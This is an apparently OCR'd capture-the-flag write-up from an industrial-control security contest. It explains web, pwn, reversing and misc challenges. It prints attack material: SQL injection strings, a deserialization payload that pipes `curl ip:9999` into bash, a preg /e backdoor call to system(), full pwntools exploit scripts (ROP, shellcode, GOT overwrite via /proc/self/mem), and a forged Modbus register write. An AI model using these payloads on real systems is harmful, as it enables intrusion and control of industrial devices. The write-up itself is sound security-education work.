
赛博地球杯工业互联网安全大赛-Writeup

> Nu1L

WEB

大量设备报表不见了（签道题）


直接遍历id，id=2333时返回flag



云工控管理系统文档中心的秘密

ssrf+sqli

fuzz目录扫到secert目录，其中页面不能访问，于是利用download.php进行ssrf，测试发现存在insert注入，然后查询即可，最终payload:



工控系统的敏感消息遭泄漏

git泄露拿到源码，存在反序列化漏洞，payload:

O:7:"Record":3:{s:4:"file";s:19:"`curl ip:9999|bash`";}

`$ad`用数组绕过即可。

工控管理系统新版本

找回密码处有注入，直接sqlmap跑就行：

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: cetc004
Table: user
[1 entry]
+------------------------------------------------------------+-------------+----------------------------------+----------+
| answer                                                     | username    | password                         | question |
+------------------------------------------------------------+-------------+----------------------------------+----------+
| cdwcewf2e3235y7687jnhbvdfcqsx12324r45y687o98kynbgfvds | c3tlwDmIn23 | 2f8667f381ff50ced6a3edc259260ba9 | cetc     |
+------------------------------------------------------------+-------------+----------------------------------+----------+
```

重新注册得到flag。

工控云管理系统客服中心期待您的反馈

`.index.php.swn`审计源码下载upload.php，发现会调用`unzip.sh`，然后构造一个没有.的文件的zip包，然后利用主页面的文件包含进行getshell。

工控云管理系统设备维护中心被植入后门

任意文件读取，存在preg的后门，payload如下：

`http://47.104.74.209:20005/index.php?pat=/test/e&rep=system('ls -la')&sub=jutst test`

工控云管理系统项目管理页面解析漏洞

`id`用`1%009`绕过，文件可以利用linux的漏洞，`1.php/.`就可以生成同时绕过正则匹配，然后getshell，要注意因为backup目录没有，所以要../跳一层才行。

YUN_WAF*的突破*阿里

...应该不是aliyun的waf吧...找回密码处有like注入，直接注入即可：

```
veneno' or 1 and password like 'xxxx' limit 1#
```

YUN_WAF*的突破*华为云

依旧是找回密码处，利用form-data表单上传的方式去注入即可

YUN_WAF*的突破*青云

依旧是找回密码处，直接post一个很长的用户名注入即可..回显注入

请关注工控云管理系统的警告记录

用不了curl，于是直接echo了一个shell进去，然后拿到flag

Pwn

实时数据监测

盲pwn，程序模拟了一个数据监控的界面，每过几分钟有输入点，经过测试有格式化字符串漏洞，且在栈上，偏移量为12. 依题意，是要把0x804b14c的值改为0x2223322，于是

```
fmtstr_payload(12, {0x804b14c: 0x2223322})
```

发送payload，提示成功，拿到flag。

```
flag{1hasdfw423fgv45432wgasv45443v120bjsdf}
```

HMI流水灯运行

程序实现了一个跑马灯，当运行过2轮后会有一个输入点，存在栈溢出。但是在输入点之前存在一个alarm，并且程序将SIGALRM信号的handler绑定到了一个无限循环处，故在组ROP时首先需要调用一次alarm函数将闹钟时间扩大。

无libc，使用DynELF解析符号地址。由于leak时栈上消耗过长，造成envp指针被覆盖，不能用system函数get shell，选用mprotect+shellcode。

```
from pwn import *
cnt = 0x88 + 4
#context(log_level='debug')
elf = ELF('./stack')
```

```
#p = process('./stack')
p = remote('47.104.188.176', 30004)

rop = ROP(elf)
rop.alarm(0x1000)
rop.write(1, elf.got['read'], 4)
rop.gee()

p.recvuntil('Init')
p.sendline(cnt * 'A' + rop.chain())
p.recvuntil('*.....................................................\n
')
p.recvuntil('*.....................................................\n
')
p.recvuntil('*.....................................................\n
')
p.recvuntil('*.....................................................\n
')
read_addr = u32(p.recv(4))
print hex(read_addr)

def leak(addr):
    rop = ROP(elf)
    rop.write(1, addr, 4)
    rop.gee()
    p.sendline(cnt * 'A' + rop.chain())

p.recvuntil('*.....................................................\n
')
    data = p.recv(4)
    print '%x => %s' % (addr, data or '')
    return data

d = DynELF(leak, elf = ELF('./stack'))

mprotect_addr = d.lookup('mprotect', 'libc')
print hex(mprotect_addr)

shellcode = shellcraft.i386.linux.sh()

rop = ROP(elf)
rop.call(mprotect_addr, arguments=(0x8048000, 4096, 7,))
rop.gee()

p.sendline(cnt * 'A' + rop.chain())

p.recvuntil('*.....................................................\n
')
rop = ROP(elf)
```

```
rop.read(0, 0x8048000, 1024)
rop.call(0x8048000)
p.sendline((cnt) * 'A' + rop.chain())

p.sendline(asm(shellcode))


p.interactive()
```

```
flag{234dg5g5h5h5hy2h2h234rg34g34grg3}
```

黑客游戏

mmap创建的文件映射是共享页，所有进程共享，一个进程打怪，一个进程回血

```
from pwn import *
import roputils
import time

LOCAL = 0
DEBUG = 0
VERBOSE = 1
context.arch = 'i386'

if VERBOSE:
    context.log_level = 'debug'

if LOCAL:
    io = process('./play')
    libc = ELF('/lib/i386-linux-gnu/libc.so.6')
    if DEBUG:
        gdb.attach(io, 'b *0x08048F02\n')
else:
    io = remote('47.104.90.157', 30003)
    libc = ELF('/home/bird/ctf/libc-database/db/libc6-i386_2.23-
0ubuntu9_amd64.so')

def hacking(yes_or_no):
    io.recvuntil('choice>> ')
    io.sendline('1')
    io.recvuntil('use hiden_methods?(1:yes/0:no):')
    io.sendline(str(yes_or_no))

def change_host():
    io.recvuntil('choice>> ')
    io.sendline('2')

def change_methods(idx):
```

```
    io.recvuntil('choice>> ')
    io.sendline('3')
    io.recvuntil('choice>> ')
    io.sendline(str(idx))

def attack():
    for i in range(4):
        if LOCAL:
            io2 = process('./play')
        else:
            io2 = remote('47.104.90.157', 30003)
        name = 'B1rd'
        io2.recvuntil('login:')
        io2.sendline(name)
        io2.recvuntil('choice>> ')
        io2.close()
        hacking(1)

def attack2():
    name = 'B1rd'
    io.recvuntil('login:')
    io.sendline(name)

    change_methods(1)
    # level 0
    hacking(1)
    hacking(1)

    # level 1
    hacking(1)
    hacking(1)
    hacking(1)

    # level 2
    hacking(1)
    hacking(1)
    hacking(1)
    hacking(1)
    change_host()
    hacking(1)
    hacking(1)
    change_host()
    change_host()
    hacking(1)
    change_host()
    change_host()
    change_host()
    change_host()
    hacking(1)
```

```
    # level 3
    for i in range(14):
        attack()
        change_host()

    for i in range(3):
        if LOCAL:
            io2 = process('./play')
        else:
            io2 = remote('47.104.90.157', 30003)
        name = 'B1rd'
        io2.recvuntil('login:')
        io2.sendline(name)
        io2.recvuntil('choice>> ')
        io2.close()
        hacking(1)

attack2()
io.recvuntil('what\'s your name:')
elf = ELF('./play')
io.sendline('A' * 0x4c + p32(elf.plt['write']) + p32(0x80492C0) + p32(1) +
p32(elf.got['read']) + p32(4))
io.recvuntil('\n')
libc_addr = u32(io.recvn(4)) - libc.symbols['read']
log.info('libc_addr:%#x' % libc_addr)
system_addr = libc_addr + libc.symbols['system']
bin_sh = libc_addr + next(libc.search('/bin/sh'))
log.info('system_addr:%#x' % system_addr)
log.info('bin_sh:%#x' % bin_sh)

attack2()
io.recvuntil('what\'s your name:')
io.sendline('A' * 0x4c + p32(system_addr) + p32(0) + p32(bin_sh))
io.recv()
io.interactive()
```

文件管理器

用`/proc/self/maps`泄露基地址，用`/proc/self/mem`读和写

```
# -*- coding: UTF-8 -*-

from pwn import *

LOCAL = 0
DEBUG = 1
VERBOSE = 1
```

```
if VERBOSE:
    context.log_level = 'debug'

if LOCAL:
    io = process('./fileManager', aslr=False, env={'LD_PRELOAD':
'./libc.so.6'})
    libc = ELF('./libc.so.6')
    if DEBUG:
        gdb.attach(io, 'b *0x56555F2C\n')
else:
    io = remote('47.104.188.138', 30007)
    libc = ELF('./libc.so.6')

def read_mod(name, offset, size):
    io.recvuntil('\x87\xba\n')
    io.sendline('1')
    io.recvuntil('\xa7\xb0\x3a')
    io.sendline(name)
    io.recvuntil('\x87\x8f\x3a')
    io.sendline(str(offset))
    io.recvuntil('\xb0\x8f\x3a')
    io.sendline(str(size))
    io.recvuntil('\xae\xb9')

def write_mod(name, offset, size, content):
    io.recvuntil('\x87\xba\n')
    io.sendline('2')
    io.recvuntil('\xa7\xb0\x3a')
    io.sendline(name)
    io.recvuntil('\x87\x8f\x3a')
    io.sendline(str(offset))
    io.recvuntil('\xb0\x8f\x3a')
    io.sendline(str(size))
    io.recvuntil('\x9d\x97\x3a')
    io.send(content)

name = 'B1rd'
io.recvuntil('FTP:')
io.sendline(name)

read_mod('/proc/self/maps', 0, 0x100)
elf_base = int(io.recvn(8), 16)
log.info('elf_base:%#x' % elf_base)
elf = ELF('fileManager')
read_mod('/proc/self/mem', elf_base + elf.got['open'], 0x100)
libc_addr = u32(io.recvn(4)) - libc.symbols['open']
system_addr = libc_addr + libc.symbols['system']
log.info('libc_addr:%#x' % libc_addr)
log.info('system_addr:%#x' % system_addr)
```

```
write_mod('/proc/self/mem', elf_base + elf.got['open'], 5,
p32(system_addr))
io.recvuntil('\x87\xba\n')
io.sendline('2')
io.recvuntil('\xa7\xb0\x3a')
io.sendline('/bin/sh')

io.interactive()
```

Re

PLC时钟误差

这是一道碰运气的题 = =

程序的逻辑很清晰，用两个变量初始化循环和sleep_ms，让程序的循环运行超过10秒就弹出shell。

模拟计算一下：

```
#include <cstdio>
using namespace std;

int f(int x, int y)
{
    int a = 2544 / x;
    int b = 2544 / x / y;
    int i, j;
    int sum = 0;
    for (i = 0; i < b; ++i)
    {
        for (j = 0; j < y; ++j)
        {
            sum += x;
        }
        for (j = y - 2; j > 0; --j)
        {
            sum += x;
        }
    }
    return sum;
}
int main()
{
    int max = 0;
    int i, j;
    for (i = 1; i <= 200; i++)
    {
```

```
        for (j = 1; j <= 100; j++)
        {
            if (f(j, i) > max - 200)
            {
                printf("%d %d %d\n", i, j, f(j, i));
                max = f(j, i);
            }
        }
    }
    return 0;
}
```

算出来一些比较大的量，进行尝试，在取168 5的某一次拿到了shell = =

```
flag{kfasdgg3g56h6h6jkga54jkgsj6j23}
```

工控协议逆向（BOOM）

下载数据包分析，然后发现一些奇怪的数据（已转Hex）

```
192.168.138.132-->47.104.188.199        0000000000067e039bca0001
47.104.188.199-->192.168.138.132        0000000000057e0302a397
192.168.138.132-->47.104.188.199        0001000000067e0327d20001
47.104.188.199-->192.168.138.132        0001000000057e0302a255
192.168.138.132-->47.104.188.199        0002000000067e0343430001
47.104.188.199-->192.168.138.132        0002000000057e030253be
192.168.138.132-->47.104.188.199        0003000000067e03a0720001
47.104.188.199-->192.168.138.132        0003000000057e0302f1fc
192.168.138.132-->47.104.188.199        0004000000067e03009a0001
47.104.188.199-->192.168.138.132        0004000000057e03020032
...
```

分析的得知是`MODBUS TCP/IP`，指令可以参考`https://www.rtaautomation.com/technologies/modbus-tcpip/`

又发现数据包中多次出现的指令

```
...
192.168.138.132-->47.104.188.199        0004000000067e03009a0001
47.104.188.199-->192.168.138.132        0004000000057e03020032
...
192.168.138.132-->47.104.188.199        0022000000067e03009a0001
47.104.188.199-->192.168.138.132        0022000000057e03020033
...
192.168.138.132-->47.104.188.199        0045000000067e03009a0001
47.104.188.199-->192.168.138.132        0045000000057e03020034
...
192.168.138.132-->47.104.188.199        0063000000067e03009a0001
47.104.188.199-->192.168.138.132        0063000000057e03020035
...
```

而分析出192.168.138.132发送的指令是读取UI0x7e+偏移0x9a上的1个寄存器，47.104.188.199返回的则是该寄存器上的数据，根据题意可推断是“温度”，接下来把该寄存器上的值修改为一个大值即可，构造指令然后发送，结果如下

```
0000000000067e10009a000102ffff
booomoXxb00mBBAmBoom00Xxxx
```

flag:`flag{booomoXxb00mBBAmBoom00Xxxx}`

工控固件逆向

施耐德PLC以太网模块固件，原始的bin在`https://github.com/ameng929/NOE77101_Firmware/tree/master/FLASH0/wwwroot/conf/exec`，然后根据`http://mp.weixin.qq.com/s?__biz=MzA5OTMwMzY1NQ==&mid=207094710&idx=1&sn=13fc594d15729bd7e001a48b90d827c4&scene=4%23wechat_redirect`，对题目中的bin和原始的bin进行解压，用WinHex进行比较发现总共有7bytes被修改

```
1AC0F3: 02  01
1AC0F8: 3B  7D
1AC0F9: C9  3E
1AC0FA: FF  4B
1AC0FB: FF  78
1AC14F: 35  36
1AC16B: 41  42
```

ida定位到该代码段，如下图

原始代码

题目代码

```
ROM:001AC0E4                cmplw     cr1, r30, r3
ROM:001AC0E8                bge       cr1, loc_1AC108
ROM:001AC0EC                lbzx      r0, r31, r30
ROM:001AC0F0                addi      r9, r30, 1
ROM:001AC0F4                mullw     r0, r0, r9
ROM:001AC0F8                mr        r30, r9
ROM:001AC0FC                xor       r0, r0, r30
ROM:001AC100                add       r29, r29, r0
ROM:001AC104                b         loc_1AC0DC
ROM:001AC108 # ---------------------------------------------------------------------
ROM:001AC108
ROM:001AC108 loc_1AC108:                              # CODE XREF: ROM:001AC0E8↑j
ROM:001AC108                mr        r3, r28
ROM:001AC10C                li        r30, 0
ROM:001AC110                mr        r31, r28
ROM:001AC114                lis       r4, 0x23 # '#'
ROM:001AC118                mullw     r5, r29, r27
ROM:001AC11C                addi      r4, r4, -0x33F4 # 0x22CC0C
ROM:001AC120                bl        sub_1AC638
ROM:001AC124
ROM:001AC124 loc_1AC124:                              # CODE XREF: ROM:001AC178↓j
ROM:001AC124                mr        r3, r28
ROM:001AC128                bl        sub_15BA60
ROM:001AC12C                cmplw     cr1, r30, r3
ROM:001AC130                bge       cr1, loc_1AC17C
ROM:001AC134                lbz       r0, 0(r31)
ROM:001AC138                cmplwi    cr1, r0, '2'
ROM:001AC13C                bgt       cr1, loc_1AC148
ROM:001AC140                addic     r0, r0, '!'
ROM:001AC144                stb       r0, 0(r31)
ROM:001AC148
ROM:001AC148 loc_1AC148:                              # CODE XREF: ROM:001AC13C↑j
ROM:001AC148                lbz       r0, 0(r31)
ROM:001AC14C                cmplwi    cr1, r0, '6'
ROM:001AC150                bgt       cr1, loc_1AC15C
ROM:001AC154                addic     r0, r0, '/'
ROM:001AC158                stb       r0, 0(r31)
ROM:001AC15C
ROM:001AC15C loc_1AC15C:                              # CODE XREF: ROM:001AC150↑j
ROM:001AC15C                lbz       r0, 0(r31)
ROM:001AC160                cmplwi    cr1, r0, '8'
ROM:001AC164                bgt       cr1, loc_1AC170
ROM:001AC168                addic     r0, r0, 'B'
ROM:001AC16C                stb       r0, 0(r31)
```

该代码段对应的是VxEncrypt加密算法，原始算法如下

```
ROM:001AC0E4                cmplw     cr1, r30, r3
ROM:001AC0E8                bge       cr1, loc_1AC108
ROM:001AC0EC                lbzx      r0, r31, r30
ROM:001AC0F0                addi      r9, r30, 2
ROM:001AC0F4                mullw     r0, r0, r9
ROM:001AC0F8                addi      r30, r9, -1
ROM:001AC0FC                xor       r0, r0, r30
ROM:001AC100                add       r29, r29, r0
ROM:001AC104                b         loc_1AC0DC
ROM:001AC108 # ---------------------------------------------------------------------------
ROM:001AC108
ROM:001AC108 loc_1AC108:                              # CODE XREF: ROM:001AC0E8↑j
ROM:001AC108                mr        r3, r28
ROM:001AC10C                li        r30, 0
ROM:001AC110                mr        r31, r28
ROM:001AC114                lis       r4, 0x23 # '#'
ROM:001AC118                mullw     r5, r29, r27
ROM:001AC11C                addi      r4, r4, -0x33F4 # 0x22CC0C
ROM:001AC120                bl        sub_1AC638
ROM:001AC124
ROM:001AC124 loc_1AC124:                              # CODE XREF: ROM:001AC178↓j
ROM:001AC124                mr        r3, r28
ROM:001AC128                bl        sub_15BA60
ROM:001AC12C                cmplw     cr1, r30, r3
ROM:001AC130                bge       cr1, loc_1AC17C
ROM:001AC134                lbz       r0, 0(r31)
ROM:001AC138                cmplwi    cr1, r0, '2'
ROM:001AC13C                bgt       cr1, loc_1AC148
ROM:001AC140                addic     r0, r0, '!'
ROM:001AC144                stb       r0, 0(r31)
ROM:001AC148
ROM:001AC148 loc_1AC148:                              # CODE XREF: ROM:001AC13C↑j
ROM:001AC148                lbz       r0, 0(r31)
ROM:001AC14C                cmplwi    cr1, r0, '5'
ROM:001AC150                bgt       cr1, loc_1AC15C
ROM:001AC154                addic     r0, r0, '/'
ROM:001AC158                stb       r0, 0(r31)
ROM:001AC15C
ROM:001AC15C loc_1AC15C:                              # CODE XREF: ROM:001AC150↑j
ROM:001AC15C                lbz       r0, 0(r31)
ROM:001AC160                cmplwi    cr1, r0, '8'
ROM:001AC164                bgt       cr1, loc_1AC170
ROM:001AC168                addic     r0, r0, 'A'
ROM:001AC16C                stb       r0, 0(r31)
```

```
checksum = 0;
for (ix = 0; ix < strlen(plaintext); ix++)    /* sum the string */
  checksum += (plaintext[ix]) * (ix+1) ^ (ix+1);
```

Next, this checksum (an integer) is multiplied by a magic number and turned into a string in decimal:

```
sprintf (hash, "%u", (long) (checksum * 31695317)); /* convert interger
                                                       to string */
```

(The lulzy typo in **interger** is original.)

The final step of computing a hash is doing a character substitution for each byte in the string:


```
for (ix = 0; ix < strlen (hash); ix++)
{
  if (hash[ix] < '3')
    hash[ix] = hash[ix] + '!';    /* arbitrary */

  if (hash[ix] < '7')
    hash[ix] = hash[ix] + '/';    /* arbitrary */

  if (hash[ix] < '9')
    hash[ix] = hash[ix] + 'B';    /* arbitrary */
}
```

根据汇编可以得出新的加密算法，利用`https://github.com/ilovepp/z3_loginDefaultEncrypt`，修改下py即可求解出结果，然后找出题人验证即可

Misc

文件分析

用16进制编辑器打开docx发现存在rreq uuid等tag和jpx字样判断存在jpeg2000图片，提取出来发现为smarNC的截图，从左侧G代码可以看出钻孔顺序为w形，再根据右侧图片可以看出后续10个孔顺序也为两个w。同时图片上还有Photoshop加的一层text层(3ijnhygvfr)H联想得出flag为3W的hex:3377


SmarNC 1.0.1412 - [C:\Documents and Settings\All Users\Documents\
文件(F) 编辑(E) 视图(V) NC功能(A) NC通信(C) 程序模拟(G)
程序模拟
间隔步 1
间隔层 1
刀轨
显示所有层
刀具
球形刀
Shading
Wireframe
颜色
透明
零件
显示零件
颜色
同步到编辑器
显示包络框
TYPE:
X1
Y1
Z1
X2
Y2
Z2
CX
CY
CZ
RA
输出信息
显示所有层
the flag is (3ijnhygvfr)H
%
O0100
G90 G80 G00 G17 G40 G49 G54
G43 H01 Z8. S7000
Z13.7
G98 G81 X0.0 Y5. Z2.2 R3.2 F150 M09
X11. Y16.
X38.5
X56.5
X50. Y5.
X65.
X80.
X78.5 Y16.
X119. Z3.5 R4.5
X130. Y5.
G00 X64.004 Y5.846 Z8. M09
Z5.866
G01 Z4.866 F250
Z3.866 F75
X63.918 Y5.802 Z3.78
X63.838 Y5.739 Z3.699
X63.767 Y5.658 Z3.628
X63.706 Y5.561 Z3.566
X63.657 Y5.452 Z3.516
X63.621 Y5.333 Z3.48
就绪
开始
新建文件夹